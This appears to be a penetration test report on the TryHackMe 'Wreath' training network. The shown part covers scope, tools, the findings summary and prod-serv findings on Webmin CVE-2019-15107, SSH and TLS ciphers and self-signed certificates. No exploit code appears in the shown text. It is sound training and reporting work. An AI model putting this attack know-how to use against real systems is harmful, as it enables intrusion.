
Report

Penetration Test “Wreath”



Author:	SefD
Date of Publishing:	16.04.2021
Date of Audit:	25.03.2021 to 07.04.2021
Project-ID:	THM-001
Version:	1.0
Classified:	Confidential

Table of Contents

1 Report Overview 1
1.1 Introduction 1
1.1.1 Objectives and Scope 1
1.1.2 Systems 1
1.1.3 Used Tools 2
1.1.4 Organization 3
1.1.5 Timeline 3
2 Management Summary 5
2.1 Results 5
2.2 Recommendations 5
3 Findings: prod-serv 6
3.1 System Overview 6
3.1.1 Environment, URLs 6
3.1.2 Supplied User Accounts 6
3.1.3 Business Cases 6
3.1.4 Application Screenshot 6
3.2 Information Gathering 7
3.2.1 Port Scan, Version Information, and associated CVEs 7
3.2.2 External Libraries 7
3.2.3 Default Files 8
3.3 Encryption 8
3.3.1 Insecure SSH Configuration 8
3.3.2 Insecure SSL Configurations 9
3.3.3 Use of Self-signed certificates 9
3.4 Web Application 10
3.4.1 HSTS not used for HTTPS 10
3.4.2 Use of vulnerable and outdated library 10
3.4.3 Generic Redirects possible 11
3.5 Exploitation of found CVEs 11
3.5.1 CVE-2019-15107 – Webmin 1.890, Port 10000 11
3.5.2 CVE-2020-11022, CVE-2020-11023 – jQuery 2.1.4, Port 443 12
4 Findings: git-serv 12
4.1 Application Overview 12
4.1.1 Environment, URLs 12
4.1.2 Supplied User Accounts 13
4.1.3 Business Cases 13
4.1.4 Application Screenshot 13

4.2 Information Gathering 13
4.2.1 Port Scan, Version Information, and associated CVEs 13
4.2.2 External Libraries 14
4.3 Encryption 15
4.3.1 Sensitive Data Exposure via http 15
4.3.2 Improper Error Handling 16
4.3.3 Authentication and Session Management 16
4.4 Exploitation of found CVEs 16
4.4.1 CVE-2020-11022, CVE-2020-11023 – jQuery 1.7.1, Port 80 16
4.4.2 CVE- 2018-5955 – GitStack 2.3.10 – Port 80 16
4.4.3 Powershell accessible in unconstrained language mode 17
4.4.4 Insecure Password Policy 18
5 Findings: wreath-pc 18
5.1 Application Overview 19
5.1.1 Environment, URLs 19
5.1.2 Supplied User Accounts 19
5.1.3 Business Cases 19
5.1.4 Application Screenshot 19
5.2 Information Gathering 19
5.2.1 Port Scan, Version Information, and associated CVEs 19
5.2.2 External Libraries 20
5.2.3 Operating System Vulnerabilities 21
5.3 Encryption 22
5.3.1 Sensitive Data Exposure 22
5.4 File Handling 23
5.4.1 Unrestricted Upload of File with Dangerous Type 23
5.5 Security Misconfiguration 24
5.5.1 Unquoted Search Path or Element 24
5.5.2 Powershell accessible in unconstrained language mode 25
5.5.3 Improper Privilege Management 25
5.5.4 Insecure Password Policy 26
6 Attack Narrative 27
6.1 Establishing a foothold 27
6.2 Pivoting into the network 27
6.3 Moving further 30
6.4 Command & Control 30
6.5 Reaching the final destination 32
7 Cleanup 35

7.1 Prod-serv 35
7.2 Git-serv 35
7.3 Wreath-pc 35
References 36
Appendix 37
prod-serv 37
Nmap scan 37
ssh-audit 37
sslyze Port 443 38
sslyze Port 10000 40
SSH-Key for user root 42
Git-serv 42
Nmap – Static binary 42
SESSIONID entropy 43
GitStack 2.3.10 Exploit Code 43
django error details 45
Wreath-pc 46
Nmap scan 46
Wrapper for nc 47

1 Report Overview

1.1 Introduction

Mr. Wreath approached me with the request to test his IT-infrastructure for possible weaknesses.

From discussions on the existing infrastructure the following information could be gathered:

- There are three machines on the network
- There is at least one public facing webserver
- There is a self-hosted git server somewhere on the network
- The git server is internal, so Thomas may have pushed sensitive information into it
- There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows
- By the sounds of it this is likely to be the server variant of Windows, which might work in our favour
- The (assumed) Windows PC cannot be accessed directly from the webserver

There was no further information given on installed software or used frameworks, wherefore this penetration test is handled as a black box, red team engagement.

The rating system agreed on with the client for found findings is CVSSv3.1.

(OOC): This set of intentionally vulnerable machines can be found on Tryhackme.com's Room "Wreath": https://tryhackme.com/room/wreath

1.1.1 Objectives and Scope

The main objective is to search for and try to exploit possible weaknesses in the existing infrastructure and develop mitigation strategies to fix found issues. No dedicated penetration tests on single pieces of software have been ordered but to simulate a real world attack from outside the infrastructure.

Since this approach limits the capabilities regarding tooling and depth of testing, thorough tests on internal resources may not be possible.

Therefore, this test can only show the most obvious vulnerabilities and at least grey box penetration tests from within the infrastructure are strongly advised.

IP addresses and URLs **included in scope**:

IP / URL	Remark
10.200.87.0/24	Wreath-Network

IP addresses and URLs **excluded from scope**:

IP / URL	Remark
10.200.87.1	part of the AWS infrastructure used to create the network
10.200.87.250	OpenVPN server


Since testing is performed on production systems, no denial-of-service attacks may be performed and the stability, configuration and security of systems must not be negatively affected by any means possible.

1.1.2 Systems

During the engagement, the following system have been discovered:

System name	IP address / URL	Remark
prod-serv	10.200.87.200 Thomaswreath.thm	Publicly-facing CentOS webserver which hosts a clone of the website stored on git-serv
git-serv	10.200.87.150	Windows Server running gitstack, hosting code for the website published on prod-serv
wreath-PC	10.200.87.100	Windows Server, personal workstation of Mr. wreath, has direct access to outside the network

The following probable network structure was observed during the test:



Although it remains unclear if the ingress connection flow traverses through .250 and .1. Anyhow, only prod-serv is reachable through the provided VPN-Connection. Since the firewall configuration is only speculation, they are simplified in future graphics.

As revealed later in the engagement, wreath-pc has unrestricted access to the VPN connection.

Git-serv was only reachable inside the network, proxying either through prod-serv or wreath-pc and could not directly access the attacking machine.

1.1.3 Used Tools

Following tools have been used during the engagement:

Tool	Version
Kali Linux	2021.1
Nmap	7.80
Burp Suite Community Edition	2020.12.1
Metasploit Framework	6.0.30-dev
faraday-cli	1.0.2
Faraday-Server	3.14.2
Nessus Essentials	8.13.1
ssh-audit	2.2.0
sslyze	4.0.2
proxychains	4.14
OpenSSH	8.4p1 Debian-3, OpenSSL 1.1.1i
cURL	7.74.0
Evil-WinRM	2.4
powershell-empire	3.8.2-0kali1
Exiftool	12.16
winPEAS	1.1
mono	6.8.0.105

1.1.4 Organization

The project management structure comprises of following personnel:

Name	Function	Contact Details
Thomas Wreath	Client	21 Highland Court, Easingwold, East Riding, Yorkshire, England, YO61 3QL Phone Number: 01347 822945 Mobile Number: +447821548812 me@thomaswreath.thm
SefD	Security Consultant	https://tryhackme.com/p/SefD

1.1.5 Timeline

Date	Task
18.3.2021	Initial contact from the client with the request for a penetration test as soon as possible
22.3.2021	Kick-Off meeting We discussed: • goals of the assessment and assets in and out of scope • handling of VPN-Access to the network • payment, which will be none • deadline for the final report

	~~o 7.4.2021~~ has been extended
25.3.2021	Begin of active testing
6.4.2021	Extension of deadline for the final report to 17.4.2021 by the client
7.4.2021	End of active testing Begin of reporting
16.4.2021	Delivery of report

2 Management Summary

Through the engagement several vulnerabilities rated as high and one critical could have been discovered which led to compromise of all systems in scope.

The cause of the majority of found vulnerabilities is insufficient patch management or too slow update cycles, since these vulnerabilities have been already patched, including the critical vulnerability in Webmin which led to the initial compromise of the public facing system.

Apart from missing patches, another topic the client should focus on is web application security.

2.1 Results

Vulnerability	System	CVSS3.1 Temporal Score	Criticality
3.5.1 CVE-2019-15107 – Webmin 1.890, Port 10000	prod-serv	9.10	Critical
5.4.1 Unrestricted Upload of File with Dangerous Type	wreath-pc	8.30	High
4.4.2 CVE- 2018-5955 – GitStack 2.3.10 – Port 80	git-stack	7.50	High
5.5.3 Improper Privilege Management	wreath-pc	7.20	High
5.5.1 Unquoted Search Path or Element	wreath-pc	7.00	High
4.3.1 Sensitive Data Exposure via http	git-stack	6.60	Medium
5.3.1 Sensitive Data Exposure	wreath-pc	6.60	Medium
3.4.3 Generic Redirects possible	prod-serv	6.20	Medium
4.4.4 Insecure Password Policy	git-stack	6.00	Medium
5.5.4 Insecure Password Policy	wreath-pc	6.00	Medium
3.4.1 HSTS not used for HTTPS	prod-serv	4.90	Medium
4.4.3 Powershell accessible in unconstrained language mode	git-stack	4.10	Medium
5.5.2 Powershell accessible in unconstrained language mode	wreath-pc	4.10	Medium
3.3.3 Use of Self-signed certificates	prod-serv	4.00	Medium
3.3.1 Insecure SSH Configuration	prod-serv	2.60	Low
3.3.2 Insecure SSL Configurations	prod-serv	2.60	Low
3.5.2 CVE-2020-11022, CVE-2020-11023 – jQuery 2.1.4, Port 443	prod-serv	0.00	Info
4.3.2 Improper Error Handling	git-stack	0.00	Info

2.2 Recommendations

Immediately block public access to port 10000 to prod-serv.

While access is blocked, patch all systems as recommended in each finding.

Concerning web application security, the use of trusted certificates is strongly recommended and should be accompanied by proper configurations including secure TLS ciphers and HSTS to begin with. In general, software development should implement a secure software development lifecycle. For web applications, OWASP’s SAMM [1] offers a solid choice to begin with.

Windows systems should be configured more restricted, which includes powershell configuration, password policies and user privileges.

3 Findings: prod-serv

3.1 System Overview

The system is publicly facing and hosts the website of Mr. Wreath which comprises of a page containing information about Mr. Wreath and a more or less hidden administration area located outside of the “well-known” port range.

3.1.1 Environment, URLs

The associated URL with address 10.200.87.200 is thomaswreath.thm, which is required to be resolved by DNS to make certain request on the website work.

3.1.2 Supplied User Accounts

None


3.1.3 Business Cases

The sole business case of the website located on ports 80 and 443 is to serve as business card for Mr. Wreath and the expertise and services he as to offer.

The administration area on port 10000 hosts the Webmin service, a service which according to it’s creators is “*a web-based interface for system administration for Unix. Using any modern web browser, you can setup user accounts, Apache, DNS, file sharing and much more. Webmin removes the need to manually edit Unix configuration files like /etc/passwd, and lets you manage a system from the console or remotely.*” [1]

3.1.4 Application Screenshot

“Business card” on Ports 80/443:



What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development
10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Network Design and Architecture
Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Software Development
Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.


Team Management
Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

Skills

Development 82%

Systems Administration 90%

Webmin on Port 10000:


Webmin
You must enter a username and password to login to the server on **thomaswreath.thm**

3.2 Information Gathering

3.2.1 Port Scan, Version Information, and associated CVEs

The port scan which was conducted using nmap, revealed the following open ports and versions:

Service	Port	Version	CVEs	exploited
OpenSSH	22	8.0	none found	N/A
Apache	80/443	2.4.37	CVE-2019-0211	not feasible
Webmin	10000	1.890	CVE-2019-15107	yes

The full scan report can be found in the appendix: Nmap scan

(Attempted) Exploitation of found CVEs is documented in Chapter Exploitation.

Ports 8000, 9090, 12345, 13337 seem to be the product of bad practices by rival consultants and are therefore ignored in further testing.

The initial nmap scan could not sufficiently identify an operating system. The most probable guesses according to nmap were HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%). These results may have been negatively influenced by ports and services opened by rival consultants.

After compromising the machine, **CentOS 8.2.2004** (Linux 4.18.0-193.28.1.el8_2.x86_64) could be verified as the current operating system.

3.2.2 External Libraries

According to the responses from prod-serv, the following libraries may be used:

Service	Version	CVEs	exploited
jQuery	2.1.4	CVE-2020-11022, CVE-2020-11023	no
bootstrap	3.3.6	CVE-2019-8331, CVE-2018-14041, CVE-2018-14040, CVE-2018-14042	no
OpenSSL	1.1.1.c	multiple	not feasible

No XSS vectors could be found to abuse CVE-2019-8331, CVE-2018-14041, CVE-2018-14040, CVE-2018-14042, CVE-2020-11022 and CVE-2020-11023.

Recommended Solution:

Regardless of the exploitability of the suggested vulnerabilities, update jQuery and bootstrap to the most recent versions.

Version 1.1.1c of OpenSSL contains the following vulnerabilities and associated CVE Scores:

CVE	CVSS-Score
CVE-2021-3449: NULL pointer deref in signature_algorithms processing	4.3
CVE-2019-1551: rsaz_512_sqr overflow bug on x86_64	5.0
CVE-2019-1563: Padding Oracle in PKCS7_dataDecode and CMS_decrypt_set1_pkey	4.3
CVE-2019-1549: Fork Protection	5.0
CVE-2021-23841: Null pointer deref in X509_issuer_and_serial_hash()	4.3
CVE-2020-1971: EDIPARTYNAME NULL pointer de-reference	4.3
CVE-2019-1547: ECDSA remote timing attack	1.9
CVE-2021-23840: Integer overflow in CipherUpdate	5.0

Testing for the exploitability of these vulnerabilities was not feasible, so no findings concerning this possible vulnerabilities are added.

Recommended Solution:

Regardless of the actual exploitability of the given vulnerabilities update OpenSSL beyond version 1.1.1k since all referenced vulnerabilities are reported as fixed in this version.

3.2.3 Default Files

Robots.txt could not be found on thomaswreath.thm.

3.3 Encryption

3.3.1 Insecure SSH Configuration

The SSH-Service running on port 22 is configured to offer encryption, key exchange and message authentication code algorithms which are considered insecure. The scan has been conducted using ssh-audit and the full scan results can be found in the appendix: ssh-audit.

Recommended Solution:

To remediate this issue, the following changes in offered algorithms should be made to the service [2]:

```
# algorithm recommendations (for OpenSSH 8.0)
(rec) -aes128-cbc                            -- enc algorithm to remove
(rec) -aes256-cbc                            -- enc algorithm to remove
(rec) -diffie-hellman-group-exchange-sha1    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp256                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp384                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp521                    -- kex algorithm to remove
(rec) -ecdsa-sha2-nistp256                   -- key algorithm to remove
(rec) -ssh-rsa                               -- key algorithm to remove
(rec) +aes192-ctr                            -- enc algorithm to append
(rec) -diffie-hellman-group14-sha1           -- kex algorithm to remove
(rec) -hmac-sha1                             -- mac algorithm to remove
(rec) -hmac-sha1-etm@openssh.com             -- mac algorithm to remove
(rec) -hmac-sha2-256                         -- mac algorithm to remove
(rec) -hmac-sha2-512                         -- mac algorithm to remove
(rec) -umac-128@openssh.com                  -- mac algorithm to remove
```

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:O/RC:U**
CVSS3.1 Base Score	**3.1**
CVSS3.1 Temporal Score	**2.6**

3.3.2 Insecure SSL Configurations

The analysis of SSL configuration conducted with sslyze shows that the websites hosted at port 443 (Website) and 10000 (Webmin) supports various Cipher Block Chaining (CBC) and other encryption modes that are considered insecure.

The full scan reports can be found in die appendix:

- sslyze Port 443
- sslyze Port 10000

Recommended Solution:

The following encryption modes should be removed for both web applications:

```
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA
```

CVSS3.1 Vector String	**CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:P/RL:O/RC:U**
CVSS3.1 Base Score	**3.1**
CVSS3.1 Temporal Score	**2.6**

3.3.3 Use of Self-signed certificates

The certificates used to secure the services on port 443 and 10000 are self-signed. Since no trusted certification authority issued the certificates, an attacker could generate similar certificate pairs which could then be further used to trick the user into connecting to a malicious server using the similarly crafted certificate. This would enable the attacker to read all traffic to and from the victim, which also includes credentials and sensitive data.

Excerpt of the Certificate for thomaswreath.thm:443:

```
Issuer Name:

Country: GB
State/Province: East Riding Yorkshire
Locality: Easingwold
Organization: Thomas Wreath Development
Common Name: thomaswreath.thm
Email Address: me@thomaswreath.thm

Serial Number: 56 9C 20 16 7B BD 73 C9 12 71 68 11 3A 42 D0 A8 A1 B7 C3 9A
```

Excerpt of the certificate for thomaswreath.thm:10000:

```
Issuer Name:

Organization: Webmin Webserver on prod-serv
Common Name: *
Email Address: root@prod-serv

Serial Number: 16 B5 E0 97 1C 44 5D 1A 1D 7B 47 82 D3 05 BE 43 0F C2 F0 4D
```

Recommended Solution:

Public facing web services should always use certificates signed by a trusted certificate authority. Therefore a certificate for thomaswreath.thm should be purchased from a trusted certificate authority.

CVSS3.1 Vector String	**CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N/E:F/RL:O/RC:C**
CVSS3.1 Base Score	**4.3**
CVSS3.1 Temporal Score	**4.0**

3.4 Web Application

3.4.1 HSTS not used for HTTPS

